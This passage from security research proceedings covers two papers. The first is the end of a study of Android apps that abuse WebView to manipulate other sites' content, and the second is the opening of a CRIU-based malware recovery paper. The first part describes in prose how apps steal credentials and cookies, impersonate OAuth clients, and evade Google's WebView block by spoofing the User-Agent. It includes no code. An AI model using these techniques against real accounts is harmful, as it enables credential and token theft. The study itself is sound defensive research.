**Finding 8: We confirm the Web resource manipulation behaviors with clearly malicious intents for the first time**. As shown in Table 7, our study leads to the discovery of some apps with malicious XPM behaviors. To find more malicious XPM behaviors, we analyze more apps in the 1,414 apps that have XPM behaviors. We write scripts to prioritize XPM behaviors that manipulates either top Web services such as Facebook, Google, or URLs contain very sensitive words, such as "oauth", "token", "password". Then we select 200 apps for manual study, and finally we confirm 22 malicious XPM behaviors in 21 distinct apps (listed in Appendix A). Based on their malicious aims, we classify these apps into three categories: impersonating relying party in OAuth (A1, 2 apps), stealing user credentials (A2, 6 apps) and stealing cookies (A3, 14 apps). Note that one app named InstaView exhibits both A1 and A2 behaviors. We have reported these apps to Google Play, and most of these apps have already been removed.

*A1: Impersonating Relying Party in OAuth.* We find apps impersonate another relying party in OAuth by providing the client ID of the victim in step 1 (see Figure 6(b)) and intercepting access token of the victim in step 5. For example, *Instaview* is a visitor tracking app that tells users who has viewed their *Instagram* account. It has 1,000,000-5,000,000 installations in Google Play. To provide users with the visiting information, it asks users to grant several permissions by OAuth in a WebView. However, it uses the client ID of another app named *Tinder*. After user authorization, it intercepts the access token for *Tinder* using *shouldOverrideUrlLoading* API. After that it continues to impersonate *Tinder* to access user data from the authorization server *Instagram*.

By using the client ID and access token of another app, *Instaview* bypasses registration auditing and resource usage monitoring from *Instagram*. One may think that users would refuse to authorize *Instaview* when they see the permissions are granted to *Tinder*. Actually, we find this app receives more than 27,000 five stars in Google Play. Furthermore, since *Instaview* controls the WebView, it can modify the name and icon in step 3 in Figure 6(b) to cheat users.

*A2: Stealing User Credentials.* Apps in this category inject JavaScript code to sensitive Web pages, such as login page and OAuth authorization page to steal user credentials. For example, *Adkingkong* is an app for

users to buy advertisements. This app has 500,000 to 1,000,000 installations in Google Play. This app asks users to login with their Google accounts in a WebView. However, when users input their emails and passwords, it uses *loadUrlJs* API to inject JavaScript code into the login page and steals user credentials. The *Instaview* app described above also steals user credentials in step 2 of Figure 6(b) using similar methods.

*A3: Stealing and Abusing Cookies*. We find several apps using XPM to steal cookies and abuse these cookies. For example, *Chatous* is an app for users to randomly chat with real people. Its installation count is about 10,000,000 to 50,000,000. It incorporates Facebook OAuth SDK for users to sign in with their Facebook accounts. When Facebook official app is not installed on user devices, Facebook SDK uses a WebView to do the OAuth. After user login, Facebook cookies will be saved into the local storage of WebView. We find that *Chatous* gets Facebook cookies using *CookieManager.getCookie* API and directly invokes Facebook APIs using these cookies to get the user friend list and send invitation messages to all the friends of the user. Actually, without Facebook cookies these APIs are invisible to third-party apps such as *Chatous*. We also find other apps from the same developer of *Chatous* exhibit similar behaviors, including *Melon*, *Kiwi*, and *Plaza*. Both *Melon* and *Kiwi* have 10,000,000 to 50,000,000 installations, and *Plaza* has 1,000,000 to 5,000,000 installations.

**Finding 9: Malicious XPM behaviors exist on both Android and iOS**. For the 21 apps with malicious XPM behaviors, we try to look for their counterparts on iOS platform and successfully find 8 apps have iOS versions. Then we use network traffic analysis to check if they have the same XPM behaviors as their Android counterparts. Finally we confirm the *Chatous* iOS app and other 3 apps from the same developers still have the same malicious XPM behaviors (i.e. stealing and abusing cookies).

**Finding 10: Most of malicious XPM behaviors target OAuth**. In our results, 18 out of 21 apps with malicious XPM behaviors attack OAuth, indicating that OAuth is the mostly targeted Web service.

**Finding 11: Malicious XPM behaviors have affected a large number of users**. For the 21 apps with malicious XPM behaviors, we collect their installation count in Google Play. We find that these 21 apps have total installations ranging from 29,885,000 to 131,220,000, which means a lot of users are affected.

# 5 Implications on Mitigation

Our empirical study shows that the Web resource manipulation capability of WebView brings huge risks to service providers. This section studies the awareness of such risks to service providers and reviews the defensive mechanisms in securing Web service integration.

## 5.1 Risk Awareness to Service Providers

We study five popular Web service providers (Facebook, Twitter, Google, Weibo and QQ) on whether they prohibit users from accessing login and OAuth pages in WebView. The result is shown in Table 8.

Table 8: Experiments on loading login/OAuth pages of major Web service providers in WebView.

| Service providers | Allow login in WebView | Allow OAuth in WebView |
|---|---|---|
| Facebook | Y | Y |
| Twitter | Y | Y |
| Google | Y | N |
| Weibo | Y | Y |
| QQ | Y | Y |

We find that these providers all support user login and OAuth in WebViews, except Google who blocks OAuth in embedded WebViews [3]. However, our further study find that Google only uses "USER-AGENT" header to identify WebViews, which can be easily manipulated by host apps. For example, in Android, apps can use *setUserAgentString* API to change the "USER-AGENT" header to any value such as "Google Chrome". We conduct such an experiment and successfully load Google OAuth page in our controlled WebView. Thus, we draw the following conclusion.

**Finding 12: Most Web service providers are unaware of risks in Web resource manipulation, and can not effectively prevent users from accessing sensitive pages in WebView.**

## 5.2 Evaluating Defensive Techniques

To secure Web service integration, several techniques have been proposed. Based on our measurement results, we rethink their solutions and conclude several findings.

**Finding 13: Complete isolation of WebView is not compatible to most apps.** Complete isolation is a common way to protect host program from untrusted code. LayerCake [41] protects the in-app WebView by running WebView in a separate process and seamlessly sharing UI display and events between the host app process and the WebView process. Similarly, AdSplit [44] and AdDroid [37] use process-level isolation to run WebView-based advertisements in separate processes. Although complete isolation is achieved between the host app process and the WebView process, it can not further support WebView manipulation which requires accessing

WebView resources directly in the host process. In our study, we find that most of XPM behaviors are necessary to improve the usability for mobile users (see Findings 6). Thus, though complete isolation improves security, it is hard to apply to existing apps.

**Finding 14: Fine-grained access control is a must for regulating Web resource manipulation APIs.** Access control is the fundamental way to regulate API usage. To regulate Web resource manipulation APIs, WIREFRAME [20] uses binary rewriting to replace default WebView instances in apps with isolated and mediated WIREFRAME instances. It further provides origin-based access control policy, in which each app is treated as a standalone origin and policies can be expressed as whether an app from origin X can access the Web resources of origin Y. In theory, WIREFRAME is quite useful in preventing the abuse of Web resource manipualation APIs found in our case studies. However, we find the access control mechanism in WIREFRAME is not fine-grained enough because they make the whole app as a single origin, while our Finding 3 shows that more than 60% of XPM behaviors are from libraries. Thus, without fine-grained access control, systems like WIREFRAME are hard to effectively protect Web resources from being abused.

## 6 Discussion

The cross-principal manipulation problem proposed in this paper is similar to the one faced by Web browser extensions [27, 25], since both mobile apps and browser extensions can manipulate Web resources. The common challenge is how to identify suspicious ones. The most significant difference we observe is that mobile apps may manipulate content from their own servers or others, while most browser extensions are designed to operate on web content of others. Thus, different to vetting suspicious browser extensions, a new challenge met by our work is that we need a fine-grained analysis to recognize whether the host app manipulates his own resources or resources of other parties. Our work makes non-trivial efforts by leveraging static analysis, code similarity and search engines.

Currently, our work has a few limitations. Since our static analyzer is based on several existing static analysis tools [28, 11, 30], XPMChecker inherits limitations of these tools. Besides, XPMChecker can not prevent determined attackers from evading our analysis. For example, they can hide the invocations of Web resource manipulation APIs using Java reflection, or obfuscate the identifiers for recognizing Web principals and app principals. To handle this case, XPMChecker can adopt more sophisticated techniques [31, 14, 13, 39] which is an orthogonal research direction. In this paper, XPMChecker is designed to perform an empirical study rather than to be a detection tool. Our evaluation and study show that it is effective to draw several insightful findings.

Although our empirical study is performed on Android apps, the ideas proposed in this paper also work on iOS platform. Finally, in our study, manual effects are involved to classify XPM behaviors. In the future work, we plan to automatically label the types of XPM behaviors with heuristic rules and learning techniques.

## 7 Related Work

The interplay between mobile app, embedded browser, and embedded web content is complex and fraught with security concerns. Prior work have discussed these problems in several aspects.

**Web-to-App Security**. A large number of these works focus on how Web code can attack native apps. Several works point out that malicious JavaScript code from unauthorized Web origin can get sensitive data from the host apps through several ways, including abusing the JavaScript bridge (exported Java functions using *addJavascriptInterface* API) [32, 17, 36, 23], accessing file system [17, 23, 45], abusing HTML5 geolocation API [23] or postMessage API [24]. To detect such malicious Web code, BridgeScope [48] is proposed to precisely and scalably vet JavaScript Bridge vulnerabilities in hybrid apps. Rastogi et al. [40] try to detect and find the provenance of attacks from ad libraries to host apps. Jin et al. [26] study the channels for malicious JavaScript to be loaded by HTML5-based mobile apps. Further more, some defensive mechanisms are also proposed. NoFRAK [22] enforces access control rules for the Web code in Cordova framework, with the help of unforgeable capability tokens from the Web server. Draco [46] provides a uniform and fine-grained access control framework to regulate Web code.

**App-to-Web Security**. An opposite research direction is to study how host apps can attack Web resources. Luo et al. [32] show that malicious apps can attack Web pages by injecting JavaScript code or sniffing and hijacking Web navigation events. In [33], they also demonstrate that malicious apps can hijack touch events of the web pages. Shehab et al. [43] and Chen et al. [16] focus on the security issues of a certain kind of Web service, i.e. OAuth in mobile apps. When using WebView as the user-agent in OAuth, Shehab et al. [43] show that user credentials and authorization interface may be attacked, while Chen et al. [16] point out that access token sent in redirection URI may be leaked by the host app. However, none of existing work seeks to find such attacks in real-world apps. This paper firstly phrases this threat as cross-principal

Web resource manipulation, then overcomes several non-trivial challenges to design a detection tool, and finally confirms this kind of attack in not only Android apps but also iOS apps.

Furthermore, XPMChecker leverages techniques from several related fields, including static analysis, library detection, and text similarity. The static analyzer module is based on state-of-the-art static analysis tools, including Soot [28], Flowdroid [11] and IccTA [30]. Specifically, we use the intermediate representations provided by Soot [28], build an ICFG for each APK based on Flowdroid [11], and extract inter-component information provided by IccTA [30]. Our method to distinguish library code and app code is inspired by some library detection work [19, 47, 34, 49]. Furthermore, search engine is utilized by the XPMClassifier module to recognize XPM behaviors. Besides, search engine is also widely used in the context of short-text semantic similarity, such as in [38, 21, 42, 15].

## 8 Conclusion

This paper conducts the first empirical study on Web resource manipulation with large-scale apps. We define the threats in Web resource manipulation as XPM problems. To support automatically recognizing XPM behaviors, we design XPMChecker which overcomes several non-trivial challenges. With a study of 80,694 top Google Play apps, we find that 49.2% of manipulation points are XPM, 4.8% of apps contain XPM behaviors, and more than 70% XPM behaviors manipulate top popular Web sites. More importantly, we confirm the threat of XPM behaviors with obvious malicious intents in both Android and iOS apps. Our further studies actuate us to rethink existing defensive mechanisms and propose new suggestions for future defense design. Besides, to facilitate further research in XPM behaviors, we release the dataset at `https://xhzhang.github.io/XPMChecker/`.

## Acknowledgements

We would like to thank the anonymous reviewers for their insightful comments that helped improve the quality of the paper. This work was supported in part by the National Natural Science Foundation of China (U1636204, 61602123, 61602121, U1736208) and the National Program on Key Basic Research (NO. 2015CB358800). Yuan Zhang was supported in part by the Shanghai Sailing Program under Grant 16YF1400800 and a research gift from Ant Financial. The IU author is supported in part by the NSF 1408874, 1527141, 1618493 and ARO W911NF1610127.

## References

[1] Apache Cordova. `https://cordova.apache.org/`.

[2] Building Web Apps in WebView. `https://developer.android.com/guide/webapps/webview.html`.

[3] Modernizing OAuth Interactions in Native Apps for Better Usability and Security. `https://developers.googleblog.com/2016/08/modernizing-oauth-interactions-in-native-apps.html`.

[4] OAuth 2.0 for Native Apps. `https://tools.ietf.org/html/rfc8252`.

[5] Public Suffix List. `http://publicsuffix.org/`.

[6] Stop Words List from Glasgow Information Retrieval Group. `http://ir.dcs.gla.ac.uk/resources/linguistic_utils/stop_words`.

[7] The Chromium Projects. `http://www.chromium.org/`.

[8] UIWebView, Apple Development Documentations. `https://developer.apple.com/documentation/uikit/uiwebview`.

[9] WebView, Android Developers. `https://developer.android.com/reference/android/webkit/WebView.html`.

[10] WKWebView, Apple Development Documentations. `https://developer.apple.com/documentation/webkit/wkwebview`.

[11] ARZT, S., RASTHOFER, S., FRITZ, C., BODDEN, E., BARTEL, A., KLEIN, J., LE TRAON, Y., OCTEAU, D., AND MCDANIEL, P. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. *Acm Sigplan Notices 49*, 6 (2014), 259–269.

[12] AU, K. W. Y., ZHOU, Y. F., HUANG, Z., AND LIE, D. Pscout: analyzing the android permission specification. In *Proceedings of the 2012 ACM conference on Computer and communications security* (2012), ACM, pp. 217–228.

[13] BICHSEL, B., RAYCHEV, V., TSANKOV, P., AND VECHEV, M. Statistical deobfuscation of android applications. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2016), CCS '16, ACM, pp. 343–355.

[14] BODDEN, E., SEWE, A., SINSCHEK, J., OUESLATI, H., AND MEZINI, M. Taming reflection: Aiding static analysis in the presence of reflection and custom class loaders. In *2011 33rd International Conference on Software Engineering (ICSE)* (May 2011), pp. 241–250.

[15] BOLLEGALA, D., MATSUO, Y., AND ISHIZUKA, M. Measuring semantic similarity between words using web search engines. *www 7* (2007), 757–766.

[16] CHEN, E. Y., PEI, Y., CHEN, S., TIAN, Y., KOTCHER, R., AND TAGUE, P. Oauth demystified for mobile application developers. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (2014), ACM, pp. 892–903.

[17] CHIN, E., AND WAGNER, D. Bifocals: Analyzing webview vulnerabilities in android applications. In *International Workshop on Information Security Applications* (2013), Springer, pp. 138–159.

[18] CHRISTENSEN, A. S., MØLLER, A., AND SCHWARTZBACH, M. I. Precise analysis of string expressions. In *International Static Analysis Symposium* (2003), Springer, pp. 1–18.

[19] CRUSSELL, J., GIBLER, C., AND CHEN, H. Scalable semantics-based detection of similar android applications. In *Proc. of ESORICS* (2013), vol. 13, Citeseer.

[20] DAVIDSON, D., CHEN, Y., GEORGE, F., LU, L., AND JHA, S. Secure integration of web content and applications on commodity mobile operating systems. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security* (2017), ACM, pp. 652–665.

[21] FITZPATRICK, L., AND DENT, M. Automatic feedback using past queries: social searching? In *ACM SIGIR Forum* (1997), vol. 31, ACM, pp. 306–313.

[22] GEORGIEV, M., JANA, S., AND SHMATIKOV, V. Breaking and fixing origin-based access control in hybrid web/mobile application frameworks. In *NDSS symposium* (2014), vol. 2014, NIH Public Access, p. 1.

[23] HASSANSHAHI, B., JIA, Y., YAP, R. H., SAXENA, P., AND LIANG, Z. Web-to-application injection attacks on android: Characterization and detection. In *European Symposium on Research in Computer Security* (2015), Springer, pp. 577–598.

[24] HUANG, J., GU, G., MENDOZA, A., ET AL. Study and mitigation of origin stripping vulnerabilities in hybrid-postmessage enabled mobile applications. In *Study and Mitigation of Origin Stripping Vulnerabilities in Hybrid-postMessage Enabled Mobile Applications*, IEEE, p. 0.

[25] JAGPAL, N., DINGLE, E., GRAVEL, J.-P., MAVROMMATIS, P., PROVOS, N., RAJAB, M. A., AND THOMAS, K. Trends and lessons from three years fighting malicious extensions. In *24th USENIX Security Symposium (USENIX Security 15)* (Washington, D.C., 2015), USENIX Association, pp. 579–593.

[26] JIN, X., HU, X., YING, K., DU, W., YIN, H., AND PERI, G. N. Code injection attacks on html5-based mobile apps: Characterization, detection and mitigation. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (2014), ACM, pp. 66–77.

[27] KAPRAVELOS, A., GRIER, C., CHACHRA, N., KRUEGEL, C., VIGNA, G., AND PAXSON, V. Hulk: Eliciting malicious behavior in browser extensions. In *23rd USENIX Security Symposium (USENIX Security 14)* (San Diego, CA, 2014), USENIX Association, pp. 641–654.

[28] LAM, P., BODDEN, E., LHOTÁK, O., AND HENDREN, L. The soot framework for java program analysis: a retrospective. In *Cetus Users and Compiler Infastructure Workshop (CETUS 2011)* (2011), vol. 15, p. 35.

[29] LI, D., LYU, Y., WAN, M., AND HALFOND, W. G. String analysis for java and android applications. In *Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering* (2015), ACM, pp. 661–672.

[30] LI, L., BARTEL, A., BISSYANDÉ, T. F., KLEIN, J., LE TRAON, Y., ARZT, S., RASTHOFER, S., BODDEN, E., OCTEAU, D., AND MCDANIEL, P. Iccta: Detecting inter-component privacy leaks in android apps. In *Proceedings of the 37th International Conference on Software Engineering-Volume 1* (2015), IEEE Press, pp. 280–291.

[31] LI, L., BISSYANDÉ, T. F., OCTEAU, D., AND KLEIN, J. Droidra: Taming reflection to support whole-program analysis of android apps. In *Proceedings of the 25th International Symposium on Software Testing and Analysis* (New York, NY, USA, 2016), ISSTA 2016, ACM, pp. 318–329.

[32] LUO, T., HAO, H., DU, W., WANG, Y., AND YIN, H. Attacks on webview in the android system. In *Proceedings of the 27th Annual Computer Security Applications Conference* (2011), ACM, pp. 343–352.

[33] LUO, T., JIN, X., ANANTHANARAYANAN, A., AND DU, W. Touchjacking attacks on web in android, ios, and windows phone. In *International Symposium on Foundations and Practice of Security* (2012), Springer, pp. 227–243.

[34] MA, Z., WANG, H., GUO, Y., AND CHEN, X. Libradar: fast and accurate detection of third-party libraries in android apps. In *Proceedings of the 38th International Conference on Software Engineering Companion* (2016), ACM, pp. 653–656.

[35] MERKLE, R. C. A digital signature based on a conventional encryption function. In *Advances in Cryptology — CRYPTO '87* (1987), Springer, pp. 369–378.

[36] MUTCHLER, P., DOUPÉ, A., MITCHELL, J., KRUEGEL, C., AND VIGNA, G. A large-scale study of mobile web app security. *Mobile Security Techologies* (2015).

[37] PEARCE, P., FELT, A. P., NUNEZ, G., AND WAGNER, D. Addroid: Privilege separation for applications and advertisers in android. In *Proc. of AsiaCCS '12*.

[38] RAGHAVAN, V. V., AND SEVER, H. On the reuse of past optimal queries. In *Proceedings of the 18th annual international ACM SIGIR conference on Research and development in information retrieval* (1995), ACM, pp. 344–350.

[39] RASTHOFER, S., ARZT, S., MILTENBERGER, M., AND BODDEN, E. Harvesting runtime values in android applications that feature anti-analysis techniques. In *Network and Distributed System Security Symposium (NDSS)* (Feb. 2016).

[40] RASTOGI, V., SHAO, R., CHEN, Y., PAN, X., ZOU, S., AND RILEY, R. Are these ads safe: Detecting hidden attacks through the mobile app-web interfaces. In *NDSS* (2016).

[41] ROESNER, F., AND KOHNO, T. Securing embedded user interfaces: Android and beyond. In *USENIX Security Symposium* (2013), pp. 97–112.

[42] SAHAMI, M., AND HEILMAN, T. D. A web-based kernel function for measuring the similarity of short text snippets. In *Proceedings of the 15th international conference on World Wide Web* (2006), AcM, pp. 377–386.

[43] SHEHAB, M., AND MOHSEN, F. Towards enhancing the security of oauth implementations in smart phones. In *Mobile Services (MS), 2014 IEEE International Conference on* (2014), IEEE, pp. 39–46.

[44] SHEKHAR, S., DIETZ, M., AND WALLACH, D. S. Adsplit: Separating smartphone advertising from applications. In *Proc. of USENIX Security'12*.

[45] SON, S., KIM, D., AND SHMATIKOV, V. What mobile ads know about mobile users. In *NDSS* (2016).

[46] TUNCAY, G. S., DEMETRIOU, S., AND GUNTER, C. A. Draco: A system for uniform and fine-grained access control for web code on android. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), ACM, pp. 104–115.

[47] WANG, H., GUO, Y., MA, Z., AND CHEN, X. Wukong: A scalable and accurate two-phase approach to android app clone detection. In *Proceedings of the 2015 International Symposium on Software Testing and Analysis* (2015), ACM, pp. 71–82.

[48] YANG, G., MENDOZA, A., ZHANG, J., AND GU, G. Precisely and scalably vetting javascript bridge in android hybrid apps. In *International Symposium on Research in Attacks, Intrusions, and Defenses* (2017), Springer, pp. 143–166.

[49] ZHANG, Y., DAI, J., ZHANG, X., HUANG, S., YANG, Z., YANG, M., AND CHEN, H. Detecting third-party libraries in android applications with high precision and recall. In *2018 IEEE 25th International Conference on Software Analysis, Evolution and Reengineering (SANER)* (2018), IEEE, pp. 141–152.

# A Real-world Malicious Cases

Table 9 lists the detailed information of the 21 malicious apps detected by XPMChecker.

Table 9: Discovered malicious XPM behaviors with different aims: impersonating relying party in OAuth (A1, 2 apps), stealing user credentials (A2, 6 apps), stealing cookies (A3, 14 apps). One app named InstaView exhibits both A1 and A2 behaviors.

| Package Name | Installations | Malicious Behavior | Description | APK MD5 |
|---|---|---|---|---|
| com.chatous.chatous | 10M-50M | A3 | steal Facebook cookies and abuse cookies to send spam messages | d8726437e1f2bbe17257c4eac6707bee |
| com.chatous.plaza | 1M - 5M | A3 | steal Facebook cookies and abuse cookies to send spam messages | e5c4ec654e6f97a95ec5eed7afdd961d |
| com.melonapps.melon | 5M - 10M | A3 | steal Facebook cookies and abuse cookies to send spam messages | 36513949c9fb8dd2f979354ddd058b60 |
| com.chatous.pointblank | 10M - 50M | A3 | steal Facebook cookies and abuse cookies to send spam messages | a43529aa32363c480abb1cf013d29cdf |
| com.vendiste.app | 100K - 500K | A3 | steal Facebook cookies and abuse cookies to send spam messages | 5a4c48925fd42f6ee2376f088184e925 |
| com.litefbwrapper.android | 100K - 500K | A3 | steal Facebook cookies and abuse cookies to receive account's notification | 71e290121dddd0099d766685bf89a479 |
| com.instaview.app | 1M - 5M | A1 & A2 | Impersonating Tinder in Instagram OAuth & inject JavaScript to steal user's Instagram credentials | b354aafb7f86e7ebc629a767d29f886a |
| com.kingsoft.email | 100K - 500K | A2 | inject JavaScript to steal user's QQ Email credentials | c3501cbb6f0caa3c2655de2713afad3a |
| co.kr.adkingkong | 500K - 1M | A2 | inject JavaScript to steal user's google plus credentials | 26fe73ee8a33d2a0112215cf10d97c8b |
| com.dmf.wall. DMFPanoLwpF | 100K - 500K | A3 | steal flickr cookies to login automatically | e85a5e17f96ed57c9eb229234f4abaa2 |
| ru.like.vs | 100K - 500K | A3 | steal vk cookies to request user's information | 33c59b3042acc6ffac59bb7e418f7f85 |
| sg.com.singnet .mystorage.android | 100K - 500K | A3 | use Facebook cookie to reconnect when user logouts | 25611dc7d573e43c923f8e51f7835302 |
| com.hlpth.molome | 10K - 50K | A2 | inject JavaScript to steal Google access token | a3ec6a2e3e5f387a53cdb06a3e48c917 |
| com.weirdlysocial.videoview | 10K - 50K | A2 | inject JavaScript to steal user's Instagram credentials | 7ebccfbd85c8f239b122ea31eb0b318a |
| com.wierdlysocial.storyview | 5K - 10K | A2 | inject JavaScript to steal user's Instagram credentials | f4f1f6f644bbca4de637c0b19b94ec1f |
| com.deltecs.wipro | 50K - 100K | A3 | use teamgum's clientId in Google SSO and steal access token from cookies | 45dfd761e11883c0b225f7dc8edb4b14 |
| com.snapdealhub | 500K - 1M | A3 | use teamgum's clientId in Google SSO and steal access token from cookies | 31139b30a4f92f14a8f9707f74c9b60d |
| com.ilgan. GoldenDiskAwards2016 | 100K - 500K | A1 | use fengchuanke' clientId for Weibo SSO | 78c32007638f64de697dfb473a2a6d0d |
| com.homedev.locationhistory | 100K - 500K | A3 | steal Google cookies and save them into sharedpreference | 78ca09ff3d1367982c5fb084b8f31734 |
| com.danielstudio.app.wowtu | 10K - 50K | A3 | steal Weibo cookies and abuse cookie to update photos | aa3dd94becf64647fdf74e2b2aa7b325 |
| com.aol.mobile.aim | 1M - 5M | A3 | steal Facebook cookies and save them into sharedpreference | 80931d076bd5be08e7e1077e31b409e2 |

# Fast and Service-preserving Recovery from Malware Infections Using CRIU

Ashton Webster
*University of Maryland*

Ryan Eckenrod
*University of Maryland*

James Purtilo
*University of Maryland*

## Abstract

Once a computer system has been infected with malware, restoring it to an uninfected state often requires costly service-interrupting actions such as rolling back to a stable snapshot or reimaging the system entirely. To offer a fast and service-preserving malware removal technique, we present CRIU-MR: a mechanism for restoring an infected server running within a Linux container to an uninfected state using Checkpoint/Restore in Userspace (CRIU). We modify the CRIU source code to flexibly integrate with existing malware detection technologies so that it can remove suspected malware processes from within a Linux container using a modified checkpoint/restore event. This allows for an infected container with a potentially damaged filesystem to be checkpointed and subsequently restored on a fresh backup filesystem while both removing malware processes and preserving the state of trusted ones. This method is shown to succeed quickly with minimal impact on service availability, restoring active TCP connections and completely removing several types of malware from infected Linux containers.

## 1 Introduction

Malware attacks remain a persistent threat to computer security from year to year. Symantec alone recorded over 20 billion malware alerts across customer machines during 2010-2011, while both botnet infections and particularly damaging ransomware attacks are growing in number annually [28, 38]. In response, the security community continues to develop intrusion prevention techniques meant to stop malware from propagating to new machines and intrusion detection systems (IDS's) meant to detect malicious processes running on computer hosts [15, 26, 27, 30, 41]. Despite these efforts, many malware infections go undetected and infect new hosts daily.

Once malware has been detected on a host, removing the malware and restoring the host to a trustworthy, unharmed state proves challenging. The malware removal and remediation capabilities of many commercial malware detectors fail to completely erase a malware program's effects [34]. Other recovery solutions record meticulous logs about the processes running on a system in order to rollback and then forward restore infected hosts [25, 33]. However, while these methods are quite effective at removing and recovering from malware, they prove slow, memory and monitoring intensive, and are not known to be used in practice. Compared to log-based recovery, Virtual Machine (VM) based approaches can quickly restore an infected host to a known trustworthy state using snapshots. Unfortunately, restoring a system using snapshots will lose the state of any computations or network connections that were running on the host unless costly logging is implemented as well [18, 35]. Compared to these efforts, we seek to develop a lightweight, quick malware recovery technique which transparently preserves the state of trusted services running on an infected host without the overhead of log-based schemes.

We present a malware recovery system which extends the Checkpoint/Restore In Userspace project (CRIU) [40] to quickly restore an infected Linux container (LXC) to a safe state while removing malware and preserving running services in the process. This technique, which we call CRIU for Malware Recovery (CRIU-MR), allows CRIU to be flexibly integrated with existing malware detection systems. When malware is detected on a Linux container, the container process and its children are first checkpointed with CRIU. Malware processes are identified during this step and marked to be ignored during the subsequent container restore. The container process can then be migrated and restored on a trustworthy backup filesystem with CRIU, excluding the identified malware processes. We show that CRIU-MR only takes 2.8 seconds to complete on average regardless of malware infection type across several Linux malware samples. We find CRIU-MR is primarily useful for hosts

with filesystems such as web servers, preserving active network connections to the host without drastically increasing response latency. By quickly restoring running services while removing malware from a system, CRIU-MR presents a lightweight alternative to log-based and VM-based malware recovery schemes.

## 2 Related Work

Many techniques for recovering from malware infections have been proposed over time. We group these works into the following categories: tradtional, log-based, and VM-based. We discuss these categories, as well as CRIU and LXC, which CRIU-MR relies upon.

### 2.1 Traditional Malware Recovery

The most basic solution to malware remediation is to reinstall the infected host's operating system and reformat any disk drives. While this method is sure to remove the malware and its effects, it is obviously undesirable as it removes all data and processes on the host. Less destructive malware remediation techniques have thus been packaged into the signature-based antivirus programs typically installed on a computer host. Unfortunately, Passerini et al. [34] find that even when these programs detect malware, they may fail to remove malware executables for over 20% of infections. Furthermore, they typically fail to reverse secondary changes to the infected filesystem or changes to registry keys in the case of Windows hosts. While more effective malware remediation techniques have been developed, these solutions remain the most commonly used.

### 2.2 Log-Based Malware Recovery

Log-based recovery techniques, long used in database implementations [32], restore a system's state to a known stable state by using log information to undo undesired operations, correctly reapply valid changes, or both. The Taser [20] recovery system records all file, network, and process operations performed on the system and attempts to use such logs to undo the effects of a malware program once it is flagged by an IDS. However, Taser will be forced to undo all operations logged on the system if the intrusion is not caught in a timely manner, and its recovery method can take many minutes to run in the worst cases. Hsu et al. [25] attempt to differentiate trusted and untrusted applications, logging only untrusted ones in order to rollback their operations if necessary. The downside of this method is that untrusted processes are heavily restricted in terms of their filesystem resources and ability to interact with other processes, requiring user input in most cases for any program to run successfully. It additionally incurs significant runtime and logging overhead for each untrusted process.

Palieri et al. [33] develop a technique for automatically generating a remediation executable which can be run to reverse the effects of a given malware program. While mostly successful, these executables failed to reverse effects in some cases, can accidentally reverse valid changes, and fail to reverse changes an attacker may manually make if the malware provides shell access.

### 2.3 VM-based Malware Recovery

Modern VM hypervisors allow for "snapshots" of a system's filesystem and process state to be taken at any time, which can later be reverted to if necessary. If an older, malware-free snapshot is available, malware can be quickly removed from an infected VM by restoring the VM to the prior snapshot. The downside is that the operations/state of any trusted processes are lost when the snapshot is restored. While not a VM-based technique, MalTRAK [39] uses the concept of "views" or system snapshots in a similar manner to undo the effects of a malware program.

ExecRecorder [18] is a VM-based recovery method which also integrates logging to restore a system to a trusted snapshot before replaying log events for non-malware processes to restore the system state. The costly logging process incurs a 4% runtime overhead and produces an average of over 5GB of logs per hour, and no analysis of how long the recovery process takes is provided. The Secom [35] system attempts to avoid such a logging overhead by first writing a process's changes to an OS-level VM. It then attempts to remove potential malware effects by clustering changes according to higher-level behavioral profiles before merging the non-malware clusters to the VM host. This method is prone to identifying false positives and still degrades program performance by intercepting each system call run on the VM. Finally, the TimeVM [19] system uses a blend of log-based recovery and live backup VMs in different time states to quickly identify a backup VM free of a detected malware infection. This VM can then be rapidly updated to a clean, up-to-date state by replaying the logs of non-malware processes. The expected recovery time using this system was still often higher than 30 seconds, and the effects of a malware process that goes undetected for a long period of time may still be unable to be reversed with this method.

### 2.4 LXC and CRIU

LXC is an open-source Linux project which aims to allow for the virtualization of a Linux system or process within privilege-constrained containers [6]. These con-

tainers are meant to be lightweight alternatives to virtual machines, allowing for Linux virtualization without emulating system hardware and running a separate kernel. LXC containers can be run in a privileged or unprivileged state, and it is generally recommended that containers be run as unprivileged to minimize potential system damage should an attacker discover a way to "escape" the container. Given their own recommendation for unprivileged container use, the LXC maintainers do not consider privileged container escape exploits a serious concern, stating "as privileged containers are considered unsafe, we typically will not consider new container escape exploits to be security issues worthy of a CVE and quick fix" [8].

Checkpoint/Restore in Userspace (CRIU) is another open-source project developed for Linux [40]. CRIU allows for individual Linux processes to be checkpointed during execution, saving their allocated memory and execution progress in image files. These files can subsequently be used by CRIU to restore the process to its prior state of execution when need be. One attractive feature of CRIU is that it is able to restore TCP connections by using the `TCP_REPAIR` socket option [3]. This feature prevents interruptions for TCP connections which are established before the checkpoint/restore process. While the more obvious applications of this technology may be for the live migration of processes between hosts or load balancing, Araujo et. al previously used CRIU in the context of security by redirecting attackers attempting to use known vulnerabilities to dynamically created honeypots [14].

CRIU has been incorporated into the LXC project, allowing for an entire container and the processes running within it to be checkpointed or restored. This is done via the `lxc-checkpoint` utility, which directly calls the locally installed version of CRIU on the container host to checkpoint or restore running containers.

## 3 Design Objectives

After considering previous attempts at malware recovery, we seek to improve on the state of the art in several ways. To this end, we select five desirable properties to guide the design of our solution.

1. *Fast*: The method should minimize the downtime of the system.
2. *Availability-maximizing*: The method should avoid interruptions to services which are not directly affected by the malicious processes.
3. *Flexible*: The method should accept alerts from a variety of sources and make use of the information provided by them.
4. *Information-Gathering*: The method should collect information about the malicious processes to aid in detecting them more easily and quickly in the future.
5. *Comprehensive*: The method should fully remove malware traces and record which changes were reverted.

